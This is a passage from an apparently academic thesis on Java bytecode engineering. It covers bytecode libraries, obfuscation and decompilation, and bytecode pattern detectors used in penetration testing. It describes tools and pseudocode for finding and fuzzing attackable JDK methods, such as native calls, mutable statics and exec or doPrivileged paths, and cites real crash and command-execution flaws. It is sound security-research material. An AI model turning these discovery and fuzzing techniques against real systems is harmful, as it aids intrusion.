Invocation operations trigger the execution of methods, like `INVOKESTATIC` for static methods and `INVOKEVIRTUAL` for instance methods. Private methods and methods from super classes, such as *super* constructors are called with an `INVOKESPECIAL` instruction.

A full list of opcodes is listed in the JVM specification (Lindholm and Yellin, 1997).

4.2.4 Code

It has been already discussed that the compiler for the JAVA language does not have to be trusted, as the resulting class files are verified by the bytecode verifier prior execution. Therefore, the emitter of class files can either be a JAVA compiler or a program that compiles source code in another programming language into JAVA bytecode. To create verifiable bytecode the compiler needs to maintain the correct stack frame. This reflects correct number of parameters and valid bytecode for the compiled methods. Abstract methods do not carry any code. In addition to these non-optional parts, a compiler can add optional debugging information such as variable names and line number tables, which are provided to the developer when stack traces are generated.

4.2.5 Exception Handling

Error conditions that cannot be handled locally are typically raising exceptions. A bytecode method has a special array field referencing special areas of code, called exception handlers, each one for a corresponding exception the method can handle locally in a catch block. In the case of an

exception, an absolute address is looked up from the array providing the bytecode location of the exception handler. The exception is propagated back over the stack to the calling method when the appropriate exception handler is missing in the local method.

4.2.6 Bytecode type system

JAVA bytecode is different from other assembly languages, as it uses a subset of the JAVA type system. This is needed by the bytecode verifier to provide type-safety. The type information is stored in the constant-pool and consists of type indication strings. These are typically used in method signatures, and provide information about parameter types and the type of the return values. For example the signature string `([BII)I` matches to the input and output parameters of the `int f(byte[] a, int start, int offset)` method.

4.3 Bytecode Engineering Instruments

The inner structures of the bytecode are useful when focusing on techniques that analyze and manipulate bytecode after it has been generated by a code emitter (JAVA or other compiler). Application areas include alternation of bytecode to change or insert behavior into existing classes without recompilation. This is necessary for code obfuscators, code optimization tools, code analysis, or insertion of code templates into existing code such as to define aspect-oriented handling of crosscutting functions. The following approaches can be used to work with bytecode:

- Instruction level API (BCEL)
- High level API (JavaSsist)
- Aspect-oriented instrumentation (AspectWerkz, AspectJ)

These approaches differ mostly in the semantic level that the programmer is normally exposed to. Some APIs are working on the JAVA language layer, some are dealing with bytecode instructions, and so they are presented next as well as their use cases.

4.3.1 Bytecode Instruction Level API

A Bytecode Instruction Level API exposes the artifacts of the JAVA Virtual Machine as JAVA objects to the programmer. The BCEL (Byte Code Engineering Library) is a frequently used tool to perform low level operations on bytecode structures (Dahm, 2001). Similar libraries such as the ASM library exist, but are limited in their potential analysis scenarios. On top of a bytecode engineering library the analysis algorithm is implemented, BCEL supports a generic Visitor pattern that allows the caller to walk through the class file represented in a tree-like structure. In contrast to the JAVA language perspective bytecode engineering libraries are analyzed class file per class files. Inter-class file dependencies need further analysis, typically not provided by a low-level library, therefore this feature is then implemented by the user of the library and the interpretation of the dependencies are scenario-dependent.

The API is subdivided in three parts. This is reflected by the BCEL package structure, which is formed by a static part, a class generation part and associated tools.

Static structures The first package represents the static structure of class files according to the JVM specification. The core of the package is the `JavaClass` class definition, which holds the fields, methods and other associated metadata needed to describe the logical structure of a JAVA class file. A `JavaClass` instance also has an associated `org.apache.bcel.classfile.ClassParser` object.

A `org.apache.bcel.classfile.ClassParser` instance is able to trans-

form existing bytecode to JAVA representation objects, which may be used for analysis that goes beyond reflection. As seen above, JAVA classes store their invariant values in the Constant-Pool. This is reflected by the `ConstantPool` container object, which stores the defined constants of a class file inside single `Constant` objects. This package also defines bit mask values that represent access flags used for fields, methods, and classes. The `Repository` class provides structures and methods to lookup and to compare `JavaClass` objects.

Code generation The second part of the BCEL API (application programming interface) provides functionality to generate and alter the contents of class files. It abstracts bytecode from the real memory representation. Special utility classes allow generating `JavaClass` and `ConstantPool` objects in an object-oriented representation. A type information framework for types like Void, Integer, etc is used to manage field and method signatures. Fields and methods can be generated with `FieldGen` and `MethodGen` utility classes. Fields are described by the type, the access modifier and optional the initial value. Methods are more complex to analyze and alter as they carry bytecode and exceptions. The `MethodGen` functionality therefore allows adding exceptions to methods. The several byte code instructions are defined as classes and categorized into groups as subclasses of abstract classes such as `BranchInstruction`. The byte code is represented as a linked list of instruction objects that allows the programmer to manipulate the code in its logical sequence. The allowed operations include actions to append, insert, and delete instructions. Additionally methods exist that manage maintenance of relative offsets to branch targets and representation in an `InstructionList` object. The abstraction of jump targets allows directing branches towards instances of `InstructionsHandle`, which are resolved to physical addresses when the method is finally transformed to bytecode.

Use Cases The Low level APIs can be used as a foundation for a range of supporting applications, such as optimizers or analysis tools or adaptive runtime modification. BCEL for instance can be integrated for runtime instrumentation with a modifying class loader. Whenever a JAVA application is loaded, the classes are loaded via a BCEL enabled class loader. This class loader can modify the class files it is supposed to load to adapt pre-built black-box components to current requirements (Keller and Hölzle, 1998). This is done without going through the complete development cycle of programming, compilation and deployment for every minor non-functional modification, which only affects byte code semantics.
With the appropriate skill at hand, this results in a better flexibility, as there is no need to modify the source code base. Furthermore, source code may not always be available or license agreements forbid the modification of the source code. A typical use case for modifying the standard class loader with BCE is adding debugging profiling code to methods, or guarding methods with checks for technical preconditions, such as the `AccessControlContext` to emulate the facilities of smart proxies (Santos et al., 2002).
Additional checks may collect code coverage metrics like the *jcoverage* (jcoverage ltd, 2005) toolset. The data is gathered from inserted Bytecode interceptors at the beginning and end of every method. The data gathered can be used for profiling runtime behavior which is important for a quality engineering as it ensures that test case cover a majority or ideally all of the code consisting an application. To ensure a broad coverage of code is an important prerequisite for applying the JCHAINS toolkit, which will be used for security engineering in the refactorings chapter.

In addition, authorization checks could be inserted into the control flow just before instructions to access critical resources (like database records to be updated) to flexible enable enforcement of a stricter security policy without the need of recompilation.

4.3.2 High Level API

A High Level API works on a higher semantic level than the bytecode level, which is the case with JAVASSIST or BCEL. It exposes technical JVM artifacts like bytecodes, access modifiers, or constant pools to the programmer. The Jamaica Macro-Assembler (Huang, 2004) is an assembler that works on the bytecode level but allows extensions via macros. A sample program for Jamaica is shown in Figure 4.7.

```
public class MacroTest {
  static int iSFld[];
  int idx;

  static {
    %set iSFld = %array int[]{ 2, 3, 4 }
  }

  void foo() {
    %set idx = 0
    %println "iSFld[iSFld[idx=", idx, "]] = ", iSFld[iSFld[idx]]
  }

  public static void main(String[] args) {
    %object MacroTest
    invokevirtual foo()void
  }
}
```

Figure 4.7: Sample Jamaica Program

In contrast, JAVASSIST (Chiba, 2004) is a typical high level API, which provides an interface at a similar semantic layer comparable to the reflection API. An intercepting point such as for debugging purposes is defined as shown in Figure 4.8.

4.3.3 Aspect-Oriented Instrumentation

Aspect oriented programming is a software development paradigm that

```
ClassPool pool = ClassPool.getDefault();
CtClass cc = pool.get("Circle");
CtMethod cm = cc.getDeclaredMethod("draw", new CtClass[0]);
cm.insertBefore("{System.out.println($1);
System.out.println($2); }");
cc.writeFile();
```

Figure 4.8: Sample JAVASSIST Program

supports *separation of concern* by identifying and provide explicit implementation for aspects.

Aspects

Aspects are defined as program parts that are not specific to the intended solution domain of the program. Moreover, aspects are reoccurring architectural patterns such as persistence, security, logging which are needed to implement the non-functional requirements of a program (Chapter 2.1.1) whereas the business code implements the functional requirements. By employing a process called *weaving* the business logic with the several aspects that need to be supported the final application is assembled.

4.3.4 Separation of concern

AOP frameworks define special filter semantics (point cuts) that allows finding appropriate locations (join points) in programs that can be utilized to insert aspect-oriented code (advices).
A typical use case might be an access control check for an administrative GUI program. It does not provide any protections in the default mode. However, new security requirements demand that every access to a protected resource such as the database tables should be protected by a login via the JAAS framework. The access to the database tables can be

described by point cuts that filter the program locations just before the JDBC calls. This point cut description is applied to the program to filter the concrete locations to place the advice (password query per JAAS). Other frequently applied uses of AOP include runtime instrumentation to add logging or persistency functionality. Sample implementations for this application pattern are located in Laddad (2003).

AOP tools

The techniques of AOP are already available in extensions to current programming languages, two of them are frequently used and differ in the way they apply aspect-oriented extensions to existing software. Both approaches differ in syntax and semantics so programs written with these extensions are not interchangeable.

AspectJ On of the first AOP solutions available for JAVA is the AspectJ (Laddad, 2003) implementation from Xerox Parc. It consists of a design part and a runtime part. The design part contributes a new meta type to the JAVA language, the *aspect* source construct. Inside an aspect JAVA language constructs are used. Additionally AspectJ introduces linking constructs between objects and classes that specify how aspects are weaved into existing classes. The JVM can be started in a standard way, as AspectJ does not rely on additional runtime extensions.

AspectWerkz The AspectWerkz (Boner, 2004) toolset bases on Bytecode engineering. It uses the BCEL to dynamically insert the AOP specific hooks into existing bytecode. The toolset uses the extension interface pattern to modify the class loading behavior of the underlying JVM. This can be achieved in a dynamic way by starting multiple JVMs, the first one for the weaving process and the second one for executing the modified bytecode of the application. This configuration can be either run by utilizing

HotSwap (Sun Microsystems, 2006c) technology or declare additions to the boot class path. In both approaches the aspects are weaved in during runtime of the program. Alternatively, AspectWerkz allows static weaving via a post-processing step, and then one JVM process is started with classes that already have the advices statically mixed in. The second approach allows starting the JVM without relying on a second JVM process and does not need special environmental settings for the JVM.

4.4 Tools based on bytecode engineering

Besides compiling from source code to bytecode there is also demand to transform existing bytecode for multiple purposes. A widely known approach is used by tools that support the integration of aspect-oriented patterns into the java language. AOP source code patterns like pointcuts are inserted into bytecode by integrated specific intercepting code patterns at the start and the end of methods.

Other applications of bytecode engineering closely related to AOP supporting explicit the aspect are performance tools such as code profilers. Profilers add intercepting code to collect timestamps and other metadata such as object allocation calls to analyze code for performance tuning potentials To provide broad control flow coverage of the code a combination with testing environments such as JUnit (JUnit Project, 2005) or JCoverage(jcoverage ltd, 2005) is often chosen.

In addition to the runtime aspect of bytecode manipulating static analysis aims to discover patterns in code such as code parts that influences code quality that in parts is relevant for our main discussion thread, the detection of code parts that impact security.

4.4.1 Obfuscators

Developers of closed-sourced algorithms are interested in keeping those algorithms secret. Therefore, it is a common approach to use code ob-

fuscators to perform transformations. Those include type confusion and permutation of the parameters on the calling stack, and techniques that prevent that code is easily to reconstruct. Important examples are the JSSE crypto libraries of the JDK that enforce export regulations and protect trade secrets by obfuscation to prevent retrieval of usable source code to the unprivileged eye.

Obfuscation has a natural limit as class files still have to follow the rules of the virtual machines bytecode verifier. As a result the visibility, stack balance and object type assignment rules cannot be undermined by an obfuscator as they will be refused when a loading a obfuscated file into the JVM. Another disadvantage of obfuscation is the enhanced effort for the bytecode compiler to apply optimizations. For instance type ambiguities introduced by the obfuscator, force the bytecode compiler to assume a less derived object than in the original code, which leads control flow through additional runtime checks.

An obfuscator uses the following techniques:

Identi□er Name Mangling: The JVM does not need useful names for Methods and Fields. They can be renamed to single letter identifiers

Constant Pool Value Mangling: The constant pool value entries are decrypted during runtime.

Control □ow obfuscation: The obfuscator inserts phantom variables and performs scrambling of the stack. By assuming the default values of fields, the inserted branch instructions are never or always executed.

Obfuscation introduces a set of problems:

- Constant value mangling implies processing overhead due to the additional method call of an `deobfuscatename` method in each retrieval from constant pool
- In the case of dynamic class loading, the linking step may behave different. The altered class names may break reflection calls like

`Class.forName("Account")`. These will fail as the class name (like `Account`) is known in the obfuscated program only by an obfuscated alias (like `b161231`)!

- An altered control flows introduced by the obfuscator breaks patterns that can be recognized by JIT-engines for optimization

The effects of obfuscation are depicted in Table 4.2. The code added to the original method to obfuscate the constant pool strings is shown in Figure 4.9.

```
Method java.lang.String deobfuscateName(
   java.lang.String)
   0 aload_0
   1 invokevirtual #56
      <Method char toCharArray()[]>
   4 astore_1
   5 aload_1
   6 arraylength
   7 istore_2
   8 iconst_0
   9 istore_3
  10 goto 80
  13 aload_1
  14 iload_3
  15 dup2
  16 caload
  17 iload_3
  18 iconst_5
  19 irem
  20 tableswitch 0 to 3: default=72
  52 ldc #48 <Integer 53>
  54 goto 74
  57 ldc #49 <Integer 37>
  59 goto 74
  62 ldc #50 <Integer 123>
  64 goto 74
  67 ldc #51 <Integer 21>
  69 goto 74
  72 ldc #52 <Integer 97>
  74 ixor
  75 i2c
  76 castore
  77 iinc 3 1
  80 iload_3
  81 iload_2
  82 if_icmplt 13
  85 new #1 <Class java.lang.String>
  88 dup
  89 aload_1
  90 invokespecial #59 <Method java.lang.String(char[])>
  93 areturn
```

Figure 4.9: Obfuscating a Name

```
public class a extends java.lang.Object {
    public static boolean a;
    public static boolean b;
    public static void main(java.lang.String[]);
    public a(java.lang.String);
}

Method void main(java.lang.String[])
   0 getstatic #42 <Field boolean b>
   3 istore_3
   4 iconst_3
   5 anewarray class #1 <Class java.lang.String>
   8 dup
   9 iconst_0
  10 ldc #2 <String "cLxt">
  12 invokestatic #61 <Method java.lang.String
      deobfuscateName(java.lang.String)>
  15 aastore
  16 dup
  17 iconst_1
  18 ldc #3 <String "yD\H">
  20 invokestatic #61 <Method java.lang.String
      deobfuscateName(java.lang.String)>
  23 aastore
  24 dup
  25 iconst_2
  26 ldc #4 <String "c@\\t\\R">
  28 invokestatic #61 <Method java.lang.String
      deobfuscateName(java.lang.String)>
  31 aastore
  32 astore_1
  33 iconst_0
  34 istore_2
  35 iload_3
  36 ifeq 67
  39 getstatic #44 <Field boolean a>
  42 ifeq 49
  45 iconst_0
  46 goto 50
  49 iconst_1
  50 putstatic #44 <Field boolean a>
  53 new #5 <Class a>
  56 dup
  57 aload_1
  58 iload_2
  59 aaload
  60 invokespecial #6
      <Method a(java.lang.String)>
  63 pop
  64 iinc 2 1
  67 iload_2
  68 aload_1
  69 arraylength
  70 if_icmplt 53
  73 return

Method a(java.lang.String)
   0 aload_0
   1 invokespecial #7 <Method java.lang.Object()>
   4 getstatic #8
      <Field java.io.PrintStream out>
   7 aload_1
   8 invokevirtual #9
      <Method java.lang.String toUpperCase()>
  11 invokevirtual #10
      <Method void println(java.lang.String)>
  14 return
```

```
public class Viva extends java.lang.Object {


    public static void main(java.lang.String[]);
    public Viva(java.lang.String);
}

Method void main(java.lang.String[])


   0 iconst_3
   1 anewarray class #1 <Class java.lang.String>
   4 dup
   5 iconst_0
   6 ldc #2 <String "Viva">


   8 aastore
   9 dup
  10 iconst_1
  11 ldc #3 <String "Las">


  13 aastore
  14 dup
  15 iconst_2
  16 ldc #4 <String "Vegas">


  18 aastore
  19 astore_1
  20 iconst_0
  21 istore_2

  22 goto 39









  25 new #5 <Class Viva>
  28 dup
  29 aload_1
  30 iload_2
  31 aaload
  32 invokespecial #6
      <Method Viva(java.lang.String)>
  35 pop
  36 iinc 2 1
  39 iload_2
  40 aload_1
  41 arraylength
  42 if_icmplt 25
  45 return

Method Viva(java.lang.String)
   0 aload_0
   1 invokespecial #7 <Method java.lang.Object()>
   4 getstatic #8
      <Field java.io.PrintStream out>
   7 aload_1
   8 invokevirtual #9
      <Method java.lang.String toUpperCase()>
  11 invokevirtual #10
      <Method void println(java.lang.String)>
  14 return
```

Table 4.2: Effects of Obfuscation on Method Bytecode

4.4.2 Decompilers

Decompilers are reverse engineering tools to retrieve source code or pseudo code from executable-only programs such as JAVA class files.

This allows on the one hand develop interoperability code in the case of lost source code. On the other hand decompilers endanger the competitive advantage by the exposure of source code for advanced technologies (Schönefeld, 2007).

An example for the use of decompilers to increase interoperability is to analyze closed-sourced libraries. For distributed JEE environments decompilation of the runtime classes may give hints to the programmer of occurring incompatiblities on the communication paths. Equipped with the analysis knowledge of the reconstructed sourcecode he can replace the found bytecode sequence with a refactored construct. The altered class file will then prepended to the class path to be loaded instead of the original class (using the `-Xbootclasspath:p` option) (Sun Microsystems, 2003b).

4.4.3 Extensions of the JAVA language

The approaches above were concentrating on the bytecode itself. There exist extensions for the JAVA language to support the need for representing crosscutting concerns within the JAVA language. When implementing crosscutting functions (such as logging, tracing and authorization) in an object-oriented language like JAVA, similar code parts are often spread throughout the source code without coupling. Although these code parts are similar in structure, it needs high effort to apply the same changes to these fragments, as there is no semantic coupling between them. Aspect-orientation fills this semantic gap by providing constructs that express such a coupling. This approach will be presented later in the text.

4.4.4 Bytecode detectors

A verification process that performs check on criteria embedded in bytecode has to perform checks on multiple levels. The bytecode verifier in the JVM or the verifying class loader for enterprise JAVA beans (EJBs) are typical usage examples. To detect patterns in bytecode, hierarchical search algorithms can be applied. This allows detecting specific patterns that occur on the following hierarchical levels, which are presented with their characteristics and examples for usage:

- Class walkers
- Field and method walkers
- Instruction walkers

Needed terms

The filters introduced borrow the notion of join points from AOP. They define the search criterion that is applied to a particular set of executable code. In the JAVA context, this code is located in class files. A set of class file is typically bundled in jar files. The set of jar files and single classes available to an application is known as a class path. The basic set of classes that is available to the JVM regardless of the executed application is referred to as the boot classpath. The point cut filters defined in the next sections identify candidates of differing granularity (classes, fields, methods or code). The filtering tools that are necessary during penetration testing and code audit can be subdivided into these categories:

Class Walkers scan class files for global attributes. Typical use caes include as detecting whether classes are executable via a main method or expose static variables that can be misused as covert channels. These covert channels if found in globally available classes such as

those loaded by the boot class loader may allow applets from different sites running in the same JVM to elevate the granted privileges of their sandbox containment and communicate with each other. Class Walkers have a low complexity, as the criteria can be verified in the class related metadata. A detector for classes that implement custom serialization may check for the declaration of a proper serialization identifier `serialVersionUID` and the existence of customized `readObject`/`writeObject` or `readExternal`/`writeExternal` methods. Class level detectors do not traverse to the metadata of the entire set of methods or check for specific bytecode instructions.

Field and Method Walkers filter fields and methods that comply with a certain criterion such as finding public static methods with a signature that consists solely of primitive data types. These methods can be misused in converting bridges to other language environments such as SQL or different JavaScript/JAVA bindings such as Liveconnect. Building on the results of MethodWalkers, vulnerabilities were identified in major JDBC databases. Another filtering tool that was successfully applied to JAVA middleware was the NativeFinder tool that identified several vulnerable native methods in the JDK. Field and method walkers traverse through all entities of their kind. A typical field level detector may check for `public static` fields that are non-`final`. Those fields can be misused as covert channels by malicious code to force information leakage between the cells in Chinese wall environments (such as the applet sandbox). Method level detectors may check for public static methods that have a platform-specific (indicated by the keyword `native`) implementation.Detectors on the field and method level do not traverse into the code blocks of the class.

Bytecode Walkers are the types of detectors that have the highest complexity as they check for patterns in the control flow of methods.

This is due to the interpretation of the single bytecode instructions contained in the code blocks of the methods. A typical example for an instruction level detector is the analysis for privileged code that is called with user-supplied parameters, which can be misused for luring attacks by utilizing method control flow by matching specific value combinations. Bytecode walkers filter the code in methods for special bytecode patterns that can be helpful for attackers. Examples are `doPrivileged` calls, or calls to the methods `exec` or `exit` or the `System` singleton that allow triggering action on the operating system which allow command injection and denial-of-service attacks via the *layer below*.

```
for each <class> c in in rt.jar
    for each <method> m in methods and constructors in c
        if m has objecttype in signature
           if m is public
              construct parameters corresponding to signature
              if m is static
                      call m with null for objecttypes
              else
                  create c object
                  call m with prepared parameters
              end if
            else
               check for indirect call of m (read src.zip, JGrep, decompile)
            end if
         end if
    end for
end for
```

Figure 4.10: Method walker Example

4.5 Bytecode engineering libraries

For manipulating bytecode structures a set of broad set of tools exists. On the library level as shown above the Bytecode Engineering Library (BCEL) is an open source project by the Apache Software Foundation. It offers a large set of functionality and is widely used for multiple purposes.

4.5.1 High-level libraries

The following frameworks use bytecode engineering techniques for their processing purposes:

Sandmark from the University of Colorado (Collberg et al., 2003) is a framework to demonstrate software-watermarking and obfuscation usage patterns to a set of class files.

Findbugs from the University of Maryland (Grindstaff, 2004a) is a framework to detect bug patterns by inferring coding errors in the source from the resulting bytecode.

Soot from the University of Alberta (Vallee-Rai et al., 1999) allows reconstructing bytecode by applying advanced control flow analyses, a technique needed by CFG-centric tools such as decompilers and code optimizers.

4.5.2 Summary

It was shown that the additional metadata structures that are embedded into java class files could be used to extract interdependencies usable for further analysis. This analysis may focus either for optimization, intellectual property protection or in our case for data flow that can be harmful for the quality of the software such as harming security goals. Furthermore, we presented a set of frameworks that were designed to handle and transform class files while maintaining their verifiability.

4.5.3 Bytecode engineering for Penetration Testing

The foundations for penetration testing (PT) were presented in Chapter 2.1.13. This section develops a toolset that supports the information gathering step of PT applied to JAVA based applications and middleware. The presented tools generate sets of candidates that can be used by attackers to harm the security of an application.

Identified candidates are then checked in a deeper analysis by automated or manual exploit penetration testing. Bytecode engineering avoids the ambiguities of analyzing source code. Typically not all components that shall be tested are available in source code form. Therefore, the PT toolset presented here is based on bytecode engineering. The generic structure of a bytecode oriented tool for PT is based on the visitor pattern (Gamma et al., 1995) to walk through the hierarchical structure of class files and check for vulnerability patterns either in byte code or in metadata. For first implementations of these *walkers* the BCEL was chosen as the API offers the generic visitor pattern that can be leveraged as a foundation for finding the required locations.

Bytecode engineering can be used to identify candidates, that fit to pattern that potentially lead to vulnerabilities.

The NativeFinder A NativeFinder is a tool to filter the native methods in a given classpath. If a method allows public access, this method may be exploited by malicious code. An attacker may invoke it with boundary parameters such as long strings and invalid long sizes. Even when the native method is private an indirect call via an intermediate public method should be taken into account. An attacker who has access to the bytecode could analyze control flow to retrieve parameter configurations that force the control flow in the public method to be directed to the native method. As an example of this approach were retrieved paths to native methods via a number of public methods in the `java.util.zip` package. Each of

these methods called a private native method `updateBytes` that was vulnerable to an invalid buffer size invocation due to unvalidated parameters in the JNI method. The call to the native method was vulnerable to an integer addition overflow bug, as the guarding public methods allowed to be called with special parameters. This caused the invoked native method subsequently to crash. The standalone NativeFinder processing logic has been reused in the JDetectNativeFinder detector.

The StaticsFinder A StaticsFinder is used to detect static fields that can be influenced from user code. The tool is a candidate detector for the *Modified Statics Antipattern*. As the FieldWalker tool is similar in inherent functionality to the NativeFinder, it detects static fields with inappropriate protection against modification. It applies the visitor pattern to the fields in all the class files in a given class path. Furthermore, it detects non-final public static fields as well as final static mutable containers, which cannot be modified themselves but allow modification of the elements as JAVA until version 1.4 is lacking a standard construct to lock up data in collections. The standalone StaticsFinder is functionally equal to the decision logic of a set of default detectors with the FINDBUGS framework.

JDETECT, an generalisation of the detection concept of the is presented in Chapter 9.1.

4.5.4 Exploit generation

Bytecode engineering is useful to identify candidates complying to patterns that potentially lead to vulnerabilities. Automation of tests helps to process complex hierachies of class and methods, which is typical for the JDK and also for application server products.

The TestInvoker A TestInvoker can be used to test methods identified as candidates by filtering tools such as the NativeFinder by following a master-slave pattern. Automated bytecode assembling allows generating

penetration testing programs with appropriate parameters. Implementation details of a TestInvoker implementation in a penetration test context JAVA context would cover visibility adjustments of the involved methods and classes. JNIFUZZ, an implementation of the TestInvoker concept is presented in Chapter 9.2.

4.6 Summary

In this chapter, we have derived the helpfulness of a deeper insight into the inner structures of class files of the JAVA runtime platform. Their logical structures can be analyzed by bytecode engineering, even without having access to source code. First, a range of detection methods for code pattern was presented and approaches were shown to detect bugs directly from bytecode structures. During penetration tests, the presented approaches and tools provide helpful starting points to identify vulnerabilities within frameworks and applications.

5 JAVA and Security

JAVA is a programming language that supports a broad range of security concepts and technologies (Gong, 1999). These are bundled in the JDK standard distribution to enhance the TCB for JAVA Applications.

In multi-tiered environments such as the JAVA Enterprise Edition, security is needed on multiple tiers. Enterprise applications depend on configurable connectivity between these tiers. In this chapter, the several tiers and the interdependencies between the JRE (Sun Microsystems, 2006b) platform security features and the JEE (Shannon, 2003) security mechanisms are presented. We first show the JAVA system security features that provide a base for *runtime integrity*. Policy enforcement managed by the JAVA TCB builds the security fundament. In this context, we present the fundamental security feature of the TCB: code containment. In the later discussion we continue with the *integrity*-supporting features like cryptography techniques. These provide *con□dentiality* by encryption and *transport integrity* by hashing mechanisms. On this foundation, the *Protection of code* and the *code access security* (CAS) complete the framework related discussion about system security.

Additional layers such as providers that manage authentication and authorization accompany the fundamental security functionality. On this level, the identity of the current user is checked. The JAAS (JAVA Authentication and Authorization Service) framework is able to permit and deny actions based on the security policy by evaluating the credentials of the user.




Figure 5.1: JEE stereotypes

5.1 JAVA programming

The JAVA programming language is a commonly used platform to develop distributed object-oriented systems. The initial roots of JAVA stem from the programming language Oak (First Person Incorporated, 1994), both are initially designed by James Gosling. The default JAVA 2 standard edition (J2SE) includes standard networking libraries, naming functionality and language constructs for remote computing. Learning from other object-oriented languages already existed that were primarily used to build distributed systems. Languages like C++ and had no concepts for runtime security. In contrast, JAVA was inspired by the safety concepts of Ada (Dewar, 2004). These were designed from the beginning with security goals in mind. It already provides with the built-in runtime libraries a broad range of applicability. JAVA focuses on a holistic approach providing a unique programming environment from the client over the middleware layer to the activation framework and the service providers in the backend. Despite of the existence of other programming languages that are more suitable for specific tasks such as C/C++ for fast server execution times, PHP for dynamic web pages, Python for rapid prototyping, JAVA is often preferred due to homogeneity in development and the holistic

and portable approach. Therefore, many companies chose JAVA as their primary programming environment for building business applications.

5.1.1 Programming language

JAVA is an object-oriented programming language, designed from the beginning to fulfill security goals. In contrast to it predecessors C and C++, the JAVA programming language has no explicit constructs to allocate memory, moreover memory is not accessible on itself, only typed objects and arrays are allocatable on a logical help, whereas parameters are passed on the stack. In opposite to C/C++ strict type conversion rules exist that block arbitrary casting between object types on both the language (Java) and the runtime (bytecode) semantics.

5.1.2 Standard libraries

J2SE bundles the standard runtime classes in pre-deployed libraries, which in the reference implementation of Sun is located in the `rt.jar` archive file. Pre-built container data types and a collections framework allow application programmers to reuse frequently used design patterns. Default implementations in the JAVA security framework for encryption and checksum calculations allow adapting applications to security goals, such as confidentiality and integrity. The runtime libraries also provide standard packages for performing remote method invocation.

5.1.3 Runtime environment

JAVA programs are executed in a virtual machine, which enforces correct types of operands and correct stack balances. This guarantees that the quality of type-safety is not alone a task of the compiler. The JVM utilizes metadata that is stored in addition to the actual instructions. These are called *bytecode*, due to their byte-length instruction size. Before the ex-

Type	Runtime	Requirements	Policy Type
Applet (Sun Microsystems, 2006a)	JAVA Browser Plug-in	Containment	Predefined Applet Policy
Standalone Application	JRE	Program integrity	Custom Policy
Servlets (Coward and Yoshida, 2003) and JAVA Server Pages (Pelegri-Llopart, 2001)	Servlet-Container	Resource, Authentication, User Data Constraints	Servlet policy, web.xml
Enterprise Beans (DeMichiel et al., 2001)	EJB-Container	Roles to Methods mapping	Deployment descriptor
JNLP-Client (Shannon, 2003)	Web-Start	Containment	AllPermissions or JNLP application client policy

Table 5.1: Stereotypes of executable JAVA programs

ecution, the bytecode is verified by the JVM to eliminate the chance for attackers to inject malicious code portions in transmitted class files.

The bytecode protection and un-protection techniques are further discussed in the context of bytecode engineering, see Chapter 4.2.

5.1.4 Program types and security requirements

The stereotypes of JAVA programs shown in Table 5.1.4 have individual security requirements (Figure 5.1).

Applets are GUI oriented JAVA programs supposed to run in the JAVA plugin. This is a content handler, activated in web browsers, responsible to support the execution of applet resources tagged with the `application/x-java-vm` multimedia extension. The applet classloader assigns codebases to the predefined standard applet protection domain (the *sandbox*). If applets are equipped with a special proof of trust in the form of a RSA digital certificate, the user may assign extended rights as requested by the applet.

Standalone Applications are started from the command line and are not limited in their permissions by default. By specifying a policy file

during start up a more restrictive security manager is observing the access to critical resources.

Servlets and JAVA Server Pages are executed by servlet containers to deliver dynamic web pages. Servlets are normal JAVA classes that have to implement servlet specific methods whereas JAVA server pages (JSP) are HTML pages enriched by the embedded dynamic elements (tags) and JAVA code fragments. A JSP is compiled by a compiler that translates JSP source code via code transformation into JAVA source into a standard servlet class. The current servlet container implementations define default protection domains with limited permissions.

Enterprise JAVA Beans are the executable elements in JEE application servers. Several types of beans are defined: Session Beans are used represent the flow of control assigned to a user. Entity Beans represent enterprise resources like datasets stored in a database. Message-Driven Beans are triggered by queuing systems. Enterprise JAVA Beans are limited by the default policy defined by the JEE container.

JNLP clients are special JAVA standalone executables that follow the JNLP specification. JNLP stands for JAVA Network Launching Protocol. It enables users to start a remotely stored application via a JNLP descriptor file on the local system. The descriptor file contains the needed JAVA archives, the recommended JAVA runtime version and other settings. The JAVA Webstart Application launcher handles the descriptor file. The contained metadata describes the download location and version information of the archives. The launcher applies this data while starting the JVM with the classpath specified in the descriptor file. JNLP defines a default protection domain that is upgradeable by code signing to the `AllPermission` protection domain.

5.2 The JAVA Trusted Computing Base

According to Appel and Wang (2002) the design of type-safe languages is based on two basic principles, *type-safety* and *Capability Engineering*:

Type-Safety covers the enforcement of legal type casts and visibility rules.

Capability Engineering provides the needed functionality for all program types by defining interfaces to the provided APIs. As the security restrictions between applications may differ (applets running the JAVA Browser Plug-in have more restrictive runtime policy restrictions than JEE application clients deployed with JNLP), the runtime environment has to adapt to these differing permission sets and therefore has to grant or deny access to the capabilities in accordance to the security policy in place.

Threats to the TCB

Real life threats that compromise type-safety of the JVM can occur in the bytecode verification process, such as permitting to create fully or partially uninitialized objects (LSD, The last Stage of Delirium, 2002), which could be used for exploitation purposes.

Bugs in the garbage collector may lead to denial-of-service conditions (see Appendix) and trusted API extension classes could allow direct access to system memory. These vulnerabilities are due to programming antipatterns that will be presented later in the text.

Additional threats have occurred in the implementation of Capability Engineering. By circumventing the security checks, which are embedded in the control flow (according to the *check point* pattern) an attacker may bypass system security rules. He may utilize covert channels to trigger

privilege code fragments in trusted API routines. An example is a vulnerability in the database component of the JBoss application server that can be triggered by sending handcrafted JDBC packets in order to start executable programs (Secunia, 2003).

Appel and Wang give a definition for a trusted computing base:

Definition 24 (Java TCB): *The portion of the system in which any bug might lead to a security hole.(Appel and Wang, 2002)*

In contrast to a bug within the TCB, a bug outside of it leads to functional incorrect behavior but in terms of the Clark-Wilson model keeping a valid system state in accordance to the security policy. A functional bug therefore does not necessarily trigger an insecure system state.

The main purpose of a JAVA Virtual Machine is providing an abstract hardware as an execution environment for JAVA applications. The orange book definition of a TCB as shown in Chapter 10 can also be applied to the parts in the JAVA security architecture.

According to Appel and Wang the TCB of the runtime of a type-safe language can be subdivided into two distinct parts, the *capability TCB* and the *safety* TCB.

